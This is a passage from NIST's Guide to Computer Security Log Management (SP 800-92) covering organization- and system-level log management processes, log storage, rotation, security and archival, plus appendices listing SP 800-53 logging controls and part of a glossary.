  - **Specialized Security-Limited Functionality** environments contain systems and networks at high risk of attack or data exposure, with security taking precedence over functionality. They assume that systems have limited or specialized (not general purpose workstations or systems) functionality in a highly threatened environment, such as an outward facing firewall or public Web server, or whose data content or mission purpose is of such value that aggressive trade-offs in favor of security outweigh the potential negative consequences to other useful system attributes such as interoperability with other systems. Some Specialized Security-Limited Functionality might have a limited ability to participate in a log management infrastructure because of the potential security risks of doing so (e.g., running additional network services, transmitting unprotected sensitive information over networks). It might be necessary to design the log management infrastructure so that these systems have all log management performed locally or that their logs are transferred to the centralized infrastructure through out-of-band means such as removable media.

[31] NIST SP 800-70 is available for download from http://checklists.nist.gov/.

- **Legacy.** A Legacy environment contains older systems or applications that may use older, less-secure communication mechanisms. Other machines operating in a Legacy environment may need less restrictive security settings so that they can communicate with legacy systems and applications. Some Legacy systems might not be able to participate in a log management infrastructure because the necessary software cannot be installed or configured properly on them. It might be necessary to design the log management infrastructure so that these systems have all log management performed locally or that their logs are transferred to the centralized infrastructure through out-of-band means such as removable media.

After establishing an initial policy and identifying roles and responsibilities, an organization should next design a log management infrastructure that effectively supports the policy and roles. If the organization already has a log management infrastructure, then the organization should first determine if it can be modified to meet the organization's needs. If the existing infrastructure is unsuitable, or no such infrastructure exists, then the organization should either identify its infrastructure requirements, evaluate possible solutions, and implement the chosen solution (hardware, software, and possibly network enhancements), or reevaluate its needs and modify its policy. Organizations may wish to create a draft policy, attempt to design a corresponding log management infrastructure, and determine what aspects of the policy make that infeasible. The organization can then revise its policies so that the infrastructure implementation will be less resource-intensive, while ensuring that all legal and regulatory requirements are still met. Because of the complexities of log management, it may take a few cycles of policy modification, infrastructure design, and design assessment to finalize the policy and design.

When designing the log management infrastructure, organizations should consider several factors related to the current and future needs of both the infrastructure and the individual log sources throughout the organization. Major factors include the following:

- The typical and peak volume of log data to be processed per hour and day. The typical volume of log data tends to increase over time for most log sources. The peak volume should include handling extreme situations, such as widespread malware incidents, vulnerability scanning, and penetration tests that may cause unusually large numbers of log entries to be generated in a short period of time. If the volume of log data is too high, a logging denial of service may result.
- The typical and peak usage of network bandwidth.
- The typical and peak usage of online and offline (e.g., archival) data storage. This should include an analysis of the time and resources needed to perform backups and archival of log data, as well as disposing of the data once it is no longer needed.
- The security needs for the log data. For example, if log data needs to be encrypted when transmitted between systems, this could require more processing by the systems, as well as increased usage of network bandwidth.
- The time and resources needed for staff to analyze the logs.

4.4 Divide Responsibilities between System Level and Organization Level

Organizations need to decide how to divide log management duties between the system level and the organization level. In a highly managed environment, log management for individual systems is often performed centrally, so there are no log management duties at the system level. However, in most organizations, log management is not so centralized. Typically, system, network, and security administrators are responsible for managing logging on individual systems, performing regular analysis of

their log data, and providing log data to the centralized log management infrastructure in an appropriate format, consistent with the organization's policies.

To ensure that log management at the system level is performed effectively throughout the organization, the administrators of those systems need to receive adequate support from the organization. This should encompass the following actions:

- Disseminating information and providing training on the roles that individual systems and their administrators play in the log management infrastructure
- Providing points of contact who can answer administrators' questions on logging
- Encouraging administrators to submit their lessons learned, and providing a mechanism to disseminate their ideas (e.g., mailing list, internal Web forum, workshop)
- Providing specific technical guidance on integrating system log data with the log management infrastructure, such as implementing SEM agents or establishing local syslog implementations
- Considering establishing a test environment for logging. The organization could test various configurations for common logging sources, document recommendations and instructions, and disseminate them to administrators for their use. Providing practical guidance to administrators on how to configure their logging most effectively should allow administrators to do their work more quickly, and should help to facilitate more consistent logging throughout the organization.
- Making tools such as log rotation scripts and log analysis software available to administrators, along with documentation. Organizations should consider implementing these in a test environment and documenting recommendations and instructions for using them.

Organizations need to determine how much analysis should be done at the system level and how much at the organization level. Generally, at least some analysis should be performed at the system level because the system's administrators can often provide context for events recorded in the log data. For example, if a log shows that a system rebooted three times in an hour, an organization-level administrator might not be able to determine why that occurred from reviewing other log entries, but a local administrator would know that the system was being patched at that time and that the reboots were intentional. Another reason for performing system-level analysis is that local administrators might have different interests than organization-level administrators, such as identifying operational problems and other non-security concerns. Also, there are often far too many events for organization-level administrators to review them all, and too much data to transfer across networks to the log management infrastructure. Performing analysis at the system level is also helpful to administrators in gaining a better understanding of each system's characteristics so that they can fine-tune logging configurations.

Performing some analysis at the organization level is particularly helpful in a few ways. Organization-level analysis is much more likely to be performed in near-real-time than system-level analysis; this supports more rapid responses to serious security events and helps to minimize the impact of security incidents. Typically, the log data most likely to record important events should be analyzed on an ongoing basis, consistent with the monitoring of other key centralized security controls such as network intrusion detection systems, antivirus software, and network firewalls.[32] Also, organization-level analysis can find patterns of events across multiple systems, such as coordinated or widespread attacks (e.g., malware, distributed denial of service), and attacks that go between the organization's systems.

[32] In many organizations, the same group of security administrators monitors most or all of the major centralized security controls. For more information on monitoring security controls as part of an incident response program, see NIST SP 800-61, *Computer Security Incident Handling Guide*, which is available at http://csrc.nist.gov/publications/nistpubs/.

In general, when determining how to divide analysis responsibilities, organizations should focus on the relative importance of different types of entries and the context necessary to understand each log entry's true meaning. Organizations should think carefully about possible sources of context, such as change management information, that organization-level administrators might be able to use. For entry types that generally do not require context, organizations should consider automating and centralizing the analysis as much as possible. For entry types that do require context, organizations should either rely on system-level administrators or should ensure that the necessary context is available to organization-level administrators through supporting log entries, change management program data, or other sources.

In addition to analysis responsibilities, organization-level administrators typically have several other responsibilities, including the following:

- Contacting system-level administrators to get additional information regarding an event or to request that they investigate a particular event
- Identifying changes needed to local logging configurations (e.g., which entries and data fields are sent to the centralized log servers, what log format should be used) and informing local administrators of the necessary changes
- Initiating responses to events, including incident handling and operational actions
- Ensuring that old log data is archived to removable media and disposed of properly once it is no longer needed[33]
- Monitoring the status of the log management infrastructure (e.g., failures in logging software or log archival media, failures of local systems to transfer their log data) and initiating appropriate responses when problems occur
- Testing and implementing upgrades and updates to the log management infrastructure's components
- Maintaining the security of the log management infrastructure.

4.5 Analyze Log Data

Effective analysis of log data is often the most challenging aspect of log management, but is also usually the most important. Although analyzing log data is sometimes perceived by administrators as uninteresting and inefficient (i.e., little value for much effort), having a robust log management infrastructure and automating as much of the log analysis process as possible can significantly improve analysis so that it takes less time to perform and produces more valuable results.

The key to performing log analysis is to understanding the typical activity associated with each system. Although some log entries are very easy to understand, many are not. The primary reasons for this are as follows:

- **Need for Context.** The meaning of an entry often depends upon the context surrounding it. Administrators need to determine how this context is defined, such as through additional log entries in one or more logs, or through non-log sources (i.e., configuration management records). Context is needed to validate unreliable log entries, such as security software that often generates false positives when looking for malicious activity. As described in Section 4.4, organization-

[33] Section 5.5 contains additional information on log data archival, including media selection, integrity checking, and media storage.

level administrators should reach out to system-level administrators as needed to help provide context for entries.

- **Unclear Messages.** A log entry might contain a cryptic message or code that is meaningful to the software vendor but not to the administrator reviewing the entry. Such entries might necessitate discussions with the software vendor to determine their meanings.

In some cases, it might not be possible to gain a full understanding of a log entry. For example, a log source might not be capable of recording the supporting data necessary to provide adequate context for an entry. Also, a software vendor might be unable to provide sufficiently detailed information on the meaning of a particular message. Although it is certainly preferable for administrators to understand all log entries, in many cases it is simply not feasible. Also, there may be so many different types of log entries that it is not possible to understand them all fully with the limited resources available.

The most effective way to gain a solid understanding of log data is to review and analyze portions of it regularly (i.e., every day). The goal is to eventually gain an understanding of the baseline of typical log entries, likely encompassing the vast majority of log entries on the system. (Because a few types of entries often comprise a significant percentage of the log entries, this is not as difficult as it may first sound.) Daily log reviews should include those entries that have been deemed most likely to be important, as well as some of the entries that are not yet fully understood. Because it can take considerable effort to understand the significance of most log entries, the initial days, weeks, or even months of performing the log analysis process are the most challenging and time-consuming. Over time, as the baseline of normal activity is broadened and deepened, the daily log reviews should take less time and be more focused on the most important log entries, thus leading to more valuable analysis results.

Another motivation for understanding the log entries is so that the analysis process can be automated as much as possible. By determining which types of log entries are of interest and which are not, administrators can configure automated filtering of the log entries.[34] This allows known bad events to be recognized and responded to automatically (e.g., alerting administrators, reconfiguring other security controls). Another purpose for filtering is to ensure that the manual analysis performed by administrators is prioritized appropriately. The filtering should be configured so that it presents administrators with a reasonable number of entries for manual analysis. One effective technique is to have two reports: one for the most important entries, and another for entries that are not yet fully understood. Both reports should be reviewed regularly, but the first report should be treated as a higher priority than the second report. If the review of the second report is not performed frequently, the logging baseline might not be expanded and refined sufficiently.

Prioritizing the analysis of log entries can be challenging. Although some log sources assign their own priorities to each entry, these priorities might not correspond to the organization's environment and requirements. Also, the criteria used by different products to prioritize entries are likely to be inconsistent. Accordingly, organizations should consider assigning their own priorities to log entries based on a combination of factors, including the following:

- Entry type (e.g., message code 103, message class CRITICAL)
- Newness of the entry type (i.e., has this type of entry appeared in the logs before?)
- Log source

[34] As described in Section 3.1, filtering does not alter the content of the original logs—it simply restricts which log entries are used for analysis. The filtered entries in the original log data might be needed for any number of reasons, including providing context for other entries and identifying long-term security problems through trend analysis.

- Source or destination IP address (e.g., source addresses on a blacklist, destination addresses of critical systems)
- Time of day or day of the week (i.e., an entry might be acceptable during certain times but not permitted during others)
- Frequency of the entry (i.e., x times in y seconds).

Prioritization might also include the use of correlation to provide context for log entries so that they can be validated. For example, suppose that host-based intrusion detection software monitors an apparent file modification attack on a system. If the host's OS log contains an auditing entry that indicates the file was modified successfully, and the data from the two log entries is correlated together, it would provide a stronger assurance of a successful attack than either log source would alone, and it would also likely contain more data on the attack than either individual source would have recorded.

4.6 Perform Testing and Validation

Organizations should perform testing and validation activities periodically to confirm that the organization's logging policies are being followed both at the organization level and at the system level throughout the organization. The testing and validation activities should ensure that all major components of the log management processes are being performed properly. Log management audits can identify deficiencies in policies, procedures, technology, and training that can then be addressed. Audits can also be helpful in identifying good practices, such as configuration or filtering settings, that may be beneficial for use on other systems.

The two most common techniques for testing and validating logging are as follows:

- **Passive.** Auditors can review the logging configuration and settings, as well as the local and archived logs and the copies of log data stored centrally, for a representative sampling of individual systems to ensure that they comply with policies and procedures.
- **Active.** Auditors (or security administrators under the direction of auditors) can create security events on a representative sampling of systems through vulnerability scanning, penetration testing, or routine actions (e.g., logging onto a system remotely), and then ensure that the log data those activities should generate exists and is handled according to the organization's policies and procedures.

Most testing and validation efforts use primarily passive methods. Active methods are often more effective than passive methods because active methods perform actual testing of the logging processes, but active methods are also more resource-intensive. Also, some active methods such as penetration testing could inadvertently disrupt system functionality or create the appearance that a serious computer security incident has occurred, so they should only be used with proper approval from management and with coordination with operational and security staff. In some cases, active methods are used not only to test and validate logging, but also to audit other functions. For example, by using active methods without notifying the log management staff and others involved in daily operations, an auditor could evaluate how effectively the organization performs incident handling in response to suspicious activity (the auditors' active methods) recorded in logs.

Organizations should conduct periodic audits of the security of the log management infrastructure itself and a representative sampling of the log generators. This should be performed as a risk assessment, taking into account the threats that the hosts at each tier of the log management infrastructure face and the security controls in place to stop those threats. Specific security objectives include the following:

- The centralized log servers are fully hardened and can perform functions in support of log management only
- The hosts generating logs are secured appropriately (e.g., fully patched, unneeded services disabled)
- Access to both system-level and organization-level logs and logging software (both on the hosts and on media) is strictly limited, and the integrity of the logs and software is protected and verified
- All network communications involving log data are protected appropriately as needed.

Organizations should also review the design of the log management infrastructure periodically, and implement changes as needed. Possible reasons for altering the design include taking advantage of improvements and enhancements to log management software, handling larger volumes of log data, and addressing a need for stronger security controls.

4.7 Summary

To establish and maintain a successful log management infrastructure, organizations should perform preparatory actions and develop standard processes for performing log management. Organizations should define roles and responsibilities, create feasible logging policies, divide responsibilities between system-level and organization-level administrators, perform ongoing analysis of log data, and perform regular audits of log management activities.

As part of the planning process, an organization should define its requirements and goals for performing logging and monitoring logs. Based on that determination, an organization should then develop policies that clearly define mandatory requirements and suggested recommendations for several aspects of log management, including log generation, transmission, storage, disposal, and analysis. An organization should also ensure that other policies, guidelines, and procedures that have some relationship to logging incorporate and support these log management requirements and recommendations, and also comply with functional and operational requirements. Organizations should perform periodic reviews of their logging-related policies and update them as needed.

Creating requirements and recommendations for logging needs to be done in conjunction with an analysis of the technology and staff needed to implement them. Generally, organizations should only require logging and analyzing the data that is of greatest importance. Organizations can establish non-mandatory recommendations for which other types of data should be logged and analyzed if time and resources permit.

After establishing an initial policy and identifying roles and responsibilities, an organization should next design a log management infrastructure that effectively supports the policy and roles. When designing the infrastructure, organizations should consider the current and future needs of both the infrastructure and the individual log sources throughout the organization. Major factors to consider in the design include the volume of log data to be processed, network bandwidth, online and offline data storage, the security needs for the data, and the time and resources needed for staff to analyze the logs.

Organizations need to decide how to divide log management duties between the system level and the organization level, and then provide adequate support to log administrators so that log management is performed effectively throughout the organization. When determining how to divide analysis responsibilities, organizations should focus on the relative importance of different types of entries and the context necessary to understand each log entry's true meaning. The key to performing analysis is

understanding the typical activity associated with each system. The most effective way to gain this understanding is to review and analyze portions of the log data every day. Daily log entries should include those entries that have been deemed most likely to be important, as well as some of the entries that are not yet fully understood. Understanding typical log entries is also helpful in configuring automated filtering of log entries. To assist in focusing attention on the most important log entries, organizations should consider assigning their own priorities to each log entry based on a combination of several factors.

Organizations should perform testing and validation activities periodically to confirm that logging is being performed in compliance with the organization's policies at both the organization level and the system level throughout the organization. Organizations should also review the design of the log management infrastructure periodically and implement changes as needed.

This page has been left blank intentionally.

5. System-Level Log Management Processes

Section 4 describes processes at the organization level for performing log management; this section describes the processes that apply at the system level. System, network, and security administrators need to follow standard processes for managing the logs for which they are responsible. The major system-level processes for log management are as follows:

- Configure the log sources, including log generation, storage, and security
- Provide ongoing support for logging operations
- Perform analysis of log data
- Initiate appropriate responses to identified events
- Manage the long-term storage of log data.

This section describes each of these major processes and provides guidance to local administrators on performing them. The guidance in this section is based on the assumption that the organization has already deployed a centralized log management infrastructure.

5.1 Configure Log Sources

Administrators need to configure log sources so that they capture the needed information in the desired format and locations, as well as retain the information for the appropriate period of time. Configuring log sources is often a complex process. First, administrators need to determine which of their hosts and host components must or should participate in the log management infrastructure, based on the organization's policies. A single log file might contain information from several sources, such as an OS log containing information from the OS itself and several security software programs and applications. Administrators need to determine which log sources use each log file.[35]

Next, for each identified log source, administrators need to determine which types of events each log source must or should log, as well as which data characteristics must or should be logged for each type of event.[36] The administrator's ability to configure each log source is dependent on the features offered by that particular type of log source. For example, some log sources offer very granular configuration options, while some offer no granularity at all—logging is simply enabled or disabled, with no control over what is logged. This section discusses log source configuration in three categories: log generation, log storage and disposal, and log security.

5.1.1 Log Generation

Assuming that a log source offers configuration options, it is generally prudent to be conservative when selecting initial logging settings. A single setting could cause an enormous number of log entries to be recorded, or far too much information to be logged for each event. Excessive logging can cause loss of log data, as well as operational problems such as system slowdowns or even denial of service conditions. Administrators need to consider the likely effect of the log source configuration not only on the logging host, but also on other log management infrastructure components—for example, excessive logging can cause significantly more usage of network bandwidth and centralized log storage.

[35] In some cases, it may be very difficult to identify all the log sources without running the host in a production environment and monitoring the actual logs.

[36] For common host implementations that use security configuration checklists, organizations should find it effective to modify the checklists to include log source configuration.

For log source configurations with which an administrator is not completely familiar, administrators might choose to test the configuration settings in a non-production environment before deploying them to any production systems. This is particularly recommended for the most common log sources, log sources on critical hosts, and the most important log sources. Software vendors and other parties may also have information available on the logging capabilities and typical effects of various logging settings, which can be very helpful in determining an initial configuration.

5.1.2 Log Storage

Administrators need to determine how each log source should store its data within the log management infrastructure. This should be driven primarily by organizational policies regarding log storage, particularly requirements to forward entries to the centralized log management infrastructure. Once such requirements have been met, administrators typically have significant flexibility regarding other log storage settings. The storage options for log entries are as follows:

- **Not stored.** Entries that are determined to be of little or no value to the organization, such as debugging messages that can only be understood by the software vendor, or error messages that do not log any details of the activity, generally do not need to be stored.
- **Locally.** Entries that might be of some value or interest to the local administrator, but are not sufficiently important to be sent to the centralized log infrastructure, should be stored locally. For example, if an incident occurs, additional local log entries might provide additional information on the series of events related to the incident. Local administrators might also find it helpful to review these entries to develop baselines of typical activity and identify long-term trends.
- **Both centrally and locally.** Entries deemed to be of particular interest should be retained locally and also transmitted to the centralized infrastructure. Reasons for having the logs in both locations include the following:
  - If either the local or central logging should fail, the other should still have the log data. For example, if a centralized log server fails or a network failure prevents logging hosts from contacting it, using local logging helps to ensure that the log data is not lost.
  - During an incident on a system, the system's local logs might be altered or destroyed by attackers; however, usually the attacker will not have any access to the centralized logs. Incident response staff can use the data from the centralized logs; also, they can compare the centralized and local logs to determine what data was changed or removed, which may indicate what the attacker wanted to conceal.
  - System or security administrators for a particular system are typically responsible for analyzing its local logs, but not for analyzing logs on the centralized server. Accordingly, the local logs need to contain all data of interest to the local system or security administrators.

Configuring log sources to store entries in the necessary locations, as well as transmit entries to the centralized infrastructure, can be tricky. As mentioned at the beginning of Section 5.1, log sources vary greatly in their customizability. Examples are as follows:

- Some can only log to a single local log file, which could be in one of two formats:
  - **Standard.** Log management infrastructures typically support standard format log files, such as syslog and text files with comma-separated or tab-delimited values.

  - **Proprietary.** If the proprietary format is not supported by the log management infrastructure software, administrators may need to get log conversion programs that can be run periodically to convert the data to a standard format. If this is not an option, then administrators may have to perform regular manual reviews of the log, and the log will not be included in the centralized log management infrastructure. Log sources that store their data in proprietary formats typically provide log viewer or analysis tools to assist administrators in performing analysis.

- Some can use multiple local logs, such as a proprietary format log or a standard format log (i.e., syslog). In many cases, the logs do not contain all of the same data; proprietary format logs often contain more data fields than the standard format logs. One option with some log sources is to send data to multiple local logs simultaneously. This allows administrators to perform their analysis using the proprietary format logs, while making the data available in a standard format for centralized log management.

- Some can log both locally and remotely. For example, some log sources can send log entries to a local proprietary log and a remote syslog server; it is even possible with some log sources to specify which types of log entries should go to each source, rather than sending the same entries to each log source. Also, many SEM programs store log data both locally and remotely.

Local log rotation is another important part of configuring log sources. Administrators should configure all log sources to perform log rotation, preferably both at a regular time (e.g., hourly, daily, weekly) and when a maximum log size is reached (e.g., 1 megabyte [MB], 10 MB, 100 MB).[37] If a log source does not provide a log rotation capability, the administrator might need to deploy a separate log rotation utility or script for the logs. Some log sources do not lend themselves to third-party log rotation, such as some logs in proprietary formats. In these cases, the log sources typically offer the administrator choices on what to do when the log becomes full, such as the following:

- **Stop logging.** This is generally an unacceptable option because it permits operations to continue without allowing monitoring of related security events.

- **Overwrite the oldest entries.** This is often acceptable for lower-priority log sources, particularly when the significant log entries have already been transmitted to a centralized log server or archived to offline storage. This is also typically the best method for logs that are very difficult to rotate.

- **Stop the log generator.** When logging is critical, it may be necessary to configure the OS, security software, or application generating the logs to shut down when there is no space left for more log entries. On such systems, administrators should take reasonable measures to ensure that log generators have adequate space for their logs and that log usage is monitored closely.

Many of these log sources can also alert administrators when a log is nearly full (generally, a predetermined threshold such as 80 or 90% full), and again when the log is completely full. This can be helpful for any log source, but is most effective for logs that fill slowly—the first warning of the log becoming full may be sent several days before the log is completely full, giving administrators ample time to archive any needed log entries and then clear the log.

[37] Administrators should be aware that log rotation is not always performed cleanly. Events in progress at the time that a log is rotated may have their associated log entries split between multiple log files. In some cases, the log source may continue to update the old log for events that were already in progress, so the archived log file might actually continue to change for some period of time, typically minutes.

Administrators are also responsible for ensuring that old logs are archived for the appropriate length of time and then destroyed when no longer needed, in compliance with the organization's logging, data retention, and media sanitization policies.[38] If substantial volumes of logs need to be kept on the local system to expedite analysis or for other reasons, administrators might need to acquire additional storage devices (e.g., hard drives) for the archived logs. If old log data still on a system is no longer needed, because either it is not of importance or it has already been archived, it is usually disposed of either by deleting the old log files or by performing log clearing to remove all entries that precede a certain date and time. Many log sources offer log clearing features.

5.1.3 Log Security

Administrators need to protect the integrity and availability of log data, and often protect its confidentiality as well. Section 5.1.2 describes log storage and archival practices, which support availability. Additional security considerations for securing logs on systems, in storage, and in transit include the following:

- **Limit access to log files.** Users should not have any access to most log files unless some level of access is necessary for creating log entries. If so, users should have append-only privileges and no read access if possible. Users should not be able to rename, delete, or perform other file-level operations on log files.
- **Avoid recording unneeded sensitive data.** Some logs may record sensitive data, such as passwords, that does not need to be logged. When feasible, logging should be configured not to record information that is not required and would present a substantial risk if accessed by unauthorized parties.
- **Protect archived log files.** This could include creating and securing message digests for the files, encrypting log files, and providing adequate physical protection for archival media.
- **Secure the processes that generate the log entries.** Unauthorized parties should not be able to manipulate log source processes, executable files, configuration files, or other components of the log sources that could impact logging.
- **Configure each log source to behave appropriately when logging errors occur.** For example, logging might be considered so important for a particular log source that the log source should be configured to suspend its functionality completely when logging fails. Another example is handling full log files, as described in Section 5.1.2.
- **Implement secure mechanisms for transporting log data from the system to the centralized log management servers**, if such protection is needed and not provided automatically by the log management infrastructure. For example, an administrator might need to upgrade the local logging software to a version that has additional security features, or to encrypt the log communications through a separate protocol such as IPsec or SSL.

5.2 Support Logging Operations

Administrators need to provide ongoing support for the logging operations on their systems. Administrators should perform the following actions regularly:

[38] In many cases, only some of the old entries might need to be archived. Administrators might choose to perform log filtering so that only the necessary data is archived. This generally reduces the time and storage media needed for archival.

- Monitor the logging status of all log sources to ensure that each source is enabled, configured properly, and functioning as expected.
- Monitor log rotation and archival processes to ensure that logs are archived and cleared correctly and that old logs are destroyed once they are no longer needed. Log rotation monitoring should also include regular checks through automated or manual means of the remaining space available for logs.[39]
- Check for upgrades and patches for logging software; acquire, test, and deploy the updates.
- Ensure that each system's clock is synched so that its timestamps will match those generated by other systems.
- Reconfigure logging as needed based on factors such as policy changes, audit findings, technology changes, and new security needs.

5.3 Analyze Log Data

System-level administrators need to perform analysis of their log data in essentially the same way as organization-level administrators. Section 4.5 provides an extensive discussion of the analysis process, including configuring log entry filtering and prioritization, automating analysis, and performing manual analysis of data. The primary difference between organization-level and system-level analysis is that for organization-level administrators, log analysis is often a primary responsibility, whereas for system-level administrators it is often a secondary responsibility, particularly if the organization-level administrators are reviewing the most important log entries from systems. In such an arrangement, organization-level administrators typically perform log analysis on an ongoing basis each day, and system-level administrators perform periodic reviews (e.g., daily, weekly) commensurate with the criticality of the system and its information. Also, organization-level administrators might have access to more sophisticated tools than system-level administrators do because it is cost-prohibitive to have them available for all systems.

Regardless of how much analysis is performed at the organization level, system-level administrators usually need to perform analysis for the following types of entries:

- Entries that are of interest or importance at the system level but are not forwarded to the organization level because of their relative priority
- Entries for logs that are not part of the centralized infrastructure (e.g., unusual proprietary formats, standalone systems, legacy systems, appliances)
- Entries that cannot be understood without context that is only available at the system level

System-level administrators can usually perform their reviews and analysis using a variety of tools and techniques. On some systems, particularly those with many log sources, it is effective to establish a local centralized log management capability and store the data from all of the system's log sources there. On other systems, especially for proprietary log formats, administrators might perform separate analysis of each log source using format-specific log viewers, reduction tools, and other utilities. Another possibility is to export log data to a database and perform queries on the database. Database queries are an excellent way to filter log data for analysis purposes. If most of the analysis process can be automated, it might be

[39] Many administrators place log files on a separate partition. This helps to ensure that disk space intended to be used for logs is not unexpectedly consumed by user data and other files on the system. Also, administrators can monitor the free space available for logs more easily by having the logs in a single location.

feasible to create an analysis report each day and present it to the administrator for review. The administrator can perform further investigation as needed of significant events identified by the report.

To perform effective reviews and analysis, system-level administrators should have solid understanding of each of the following from training or hands-on experience:

- The organization's policies regarding acceptable use, so that administrators can recognize violations of the policies
- The security software used by their hosts, including the types of security-related events that each program can detect and the general detection profile of each program (e.g., known false positives)
- The operating systems and major applications (e.g., e-mail, Web) used by their hosts, particularly each OS's and major application's security and logging capabilities and characteristics
- The characteristics of common attack techniques, especially how the use of these techniques might be recorded on each system
- The software needed to perform analysis, such as log viewers, log reduction scripts, and database query tools.

5.4 Respond to Identified Events

During their log analysis, administrators may identify events of significance, such as incidents and operational problems, that necessitate some type of response. When an administrator identifies a likely computer security incident, as defined by the organization's incident response policies, the administrator should follow the organization's incident response procedures to ensure that it is addressed appropriately.[40] Examples of computer security incidents include a host being infected by malware and a person gaining unauthorized access to a host. Administrators should perform their own responses to non-incident events, such as minor operational problems (e.g., misconfiguration of host security software). Administrators should also be prepared to assist incident response teams with their efforts. For example, if security administrators detect a possible incident during their review of centralized logs, affected system administrators may be asked to review their local logs for particular signs of malicious activity or to provide copies of their local logs to incident handlers for further analysis.

Administrators should also be prepared to alter their logging configurations as part of a response. Adverse events such as worms often cause unusually large numbers of events to be logged. This can cause various negative impacts, such as slowing system performance, overwhelming logging processes, and overwriting recent log entries. Analysts may not be able to see other events of significance because their records are hidden among all of the other log entries. Accordingly, administrators may need to reconfigure logging for the short term, long term, or permanently, depending on the source of the log data, to prevent it from overwhelming the system and the logs. Administrators may also need to adjust logging to capture more data as part of a response effort, such as collecting additional information on a particular type of activity.

5.5 Manage Long-Term Log Data Storage

System, network, and security administrators typically are responsible for managing the storage of their local logs. Administrators should be aware of the organization's requirements and guidelines for log data storage, so that logs are retained for the required period of time. If log data has already been transferred

[40] Section 4.4 contains additional information on this.

to the centralized log management infrastructure, local administrators might not need to do any long-term storage of log data. If local administrators need to store the log data for a retention period, and this period is relatively short (days or weeks), it might be adequate to keep them online and capture them in regular system backups. If the retention period is relatively long (months or years), administrators typically need to do the following:

- **Choose a log format for the data to be archived.** If the logs are in a proprietary format, administrators should determine whether the logs should be archived in that format, in a standard format, or both. It might be difficult to read a proprietary format log years later (i.e., the software that generated it is no longer available). However, proprietary format logs might contain additional information not present in standard format logs, so it might be valuable to archive such logs in both proprietary and standard formats.

- **Archive the log data on removable media.** Possible media format choices include backup tapes, CDs, and DVDs. When selecting a media format, administrators should be mindful of the retention period for the data. If a particular type of media is only intended to last for five years, and the log data needs to be retained for longer than that, another type of media should be chosen. Administrators should also consider whether the hardware and software needed to access the media are likely to still be available at the end of the retention period. Administrators should periodically review the formats of archived media to determine if any are at risk of becoming inaccessible, then transfer any such data from one media to another.

- **Verify the integrity of the transferred logs.** As described in Section 3.1, this is typically done through the creation of message digests for each log file. If a log file is changed and its message digest recalculated, the new message digest will not match the old message digest. Administrators should compare the message digest for each original log with the message digest for each copy of the log file to ensure that the file has not been changed during transfer.

- **Store the media securely.** Administrators are responsible for ensuring that the media receives adequate physical protection. The first component of this is preventing unauthorized physical access, which typically involves keeping the media in a secure area and monitoring access to the secure area. The second component of physical protection is ensuring that the proper environmental controls are in place, such as humidity and temperature controls, and protection from water, magnetism, and other things that might damage media. Also, archival media is often stored at an offsite facility.

Administrators are also responsible for ensuring that the archived logs are destroyed properly when the required data retention period has ended. This includes logs stored on systems, regular backups, and archival media. Administrators should follow their organization's media sanitization policies and procedures when destroying the logs. Examples of how logs might be destroyed include logical destruction (i.e., repeatedly overwriting data with random values) and physical destruction (e.g., shredding media, degaussing hard drives).[41]

5.6 Summary

System, network, and security administrators need to follow standard processes for managing the logs for which they are responsible. The major system-level processes for log management are configuring log sources, providing ongoing operational support, performing log analysis, initiating responses to identified events, and managing long-term data storage.

[41] For more information on media sanitization, see NIST SP 800-88, *Guidelines for Media Sanitization (DRAFT)*. It is available at http://csrc.nist.gov/publications/drafts.html.

Administrators need to configure log sources so that they capture the needed information in the desired format and locations, as well as retain the information for the appropriate period of time. When planning logging configurations, administrators should consider the effect of the configuration not only on the logging host, but also on other log management infrastructure components. Administrators also need to configure log sources to perform log rotation, preferably both at a regular time and when a maximum log size is reached. Administrators also need to configure systems to act appropriately when a log that cannot be rotated automatically becomes full.

Administrators have other responsibilities as well, such as ensuring that old logs are destroyed when no longer needed, in compliance with the organization's logging, data retention, and media sanitization policies. Administrators also need to protect the confidentiality, integrity, and availability of logs on systems, in storage, and in transit. Another duty is to provide ongoing support for systems' logging operations, such as monitoring logging status, monitoring log rotation and archival processes, and finding, testing, and deploying updates to logging software.

System-level administrators need to perform analysis of their log data in essentially the same way as organization-level administrators. System-level administrators usually perform analysis for log entries that are not sent to the centralized infrastructure, as well as entries that cannot be understood without context that is only available at the system level. When administrators performing analysis find an event of significance, they should follow the organization's incident response procedures to ensure it is addressed appropriately, or perform their own response if it is a non-incident event, such as a minor operational problem. Administrators should be prepared to alter their logging configurations as part of a response, either to prevent an event from overwhelming the system and its logs, or to collect additional information on an event.

Appendix A—NIST SP 800-53 Recommendations Related to Log Management

NIST SP 800-53, *Recommended Security Controls for Federal Information Systems*, describes several controls involving logging and log management. This appendix lists the controls most closely related to log management, grouped by control family.[42] The list is not comprehensive; other controls in SP 800-53 may also perform logging or otherwise be related to log management in some way.

A.1 Access Control (AC) Control Family

- AC-2 (Account Management)
- AC-13 (Supervision and Review—Access Control)

A.2 Audit and Accountability (AU) Control Family

- AU-1 (Audit and Accountability Policy and Procedures)
- AU-2 (Auditable Events)
- AU-3 (Content of Audit Records)
- AU-4 (Audit Storage Capacity)
- AU-5 (Audit Processing)
- AU-6 (Audit Monitoring, Analysis, and Reporting)
- AU-7 (Audit Reduction and Report Generation)
- AU-8 (Time Stamps)
- AU-9 (Protection of Audit Information)
- AU-10 (Non-Repudiation)
- AU-11 (Audit Retention)

A.3 Maintenance (MA) Control Family

- MA-4 (Remote Maintenance)

A.4 Physical and Environmental Protection (PE) Control Family

- PE-8 (Access Logs)

A.5 System and Information Integrity (SI) Control Family

- SI-4 (Information System Monitoring Tools and Techniques)
- SI-11 (Error Handling).

[42] This list reflects the controls from NIST SP 800-53 Revision 1 (DRAFT), which was released for public comment on February 28, 2006. It is available at http://csrc.nist.gov/publications/drafts.html.

This page has been left blank intentionally.

Appendix B—Glossary

Selected terms used in the *Guide to Computer Security Log Management* are defined below.

Aggregation: The consolidation of similar events into a single event containing an occurrence count.

Computer Security Log Management: Log management for computer security log data only.

Correlation: Matching multiple log entries from a single event or related events based on logged values, such as matching timestamps, IP addresses, and event types.

Event: Something that occurs within a system or network.

Facility: The message type for a syslog message.

Filtering: The suppression of events from analysis, reporting, or long-term storage because their characteristics indicate that they are unlikely to contain information of interest.

Log: A record of the events occurring within an organization's systems and networks.

Log Analysis: Studying log entries to identify events of interest or suppress log entries for insignificant events.

Log Archival: Retaining logs for an extended period of time, typically on removable media or a centralized log server.

Log Clearing: Removing all entries from a log that precede a certain date and time.

Log Entry: An individual record within a log.

Log File Integrity Checking: Comparing the current message digest for a log to the original message digest to determine if the log file has been modified.

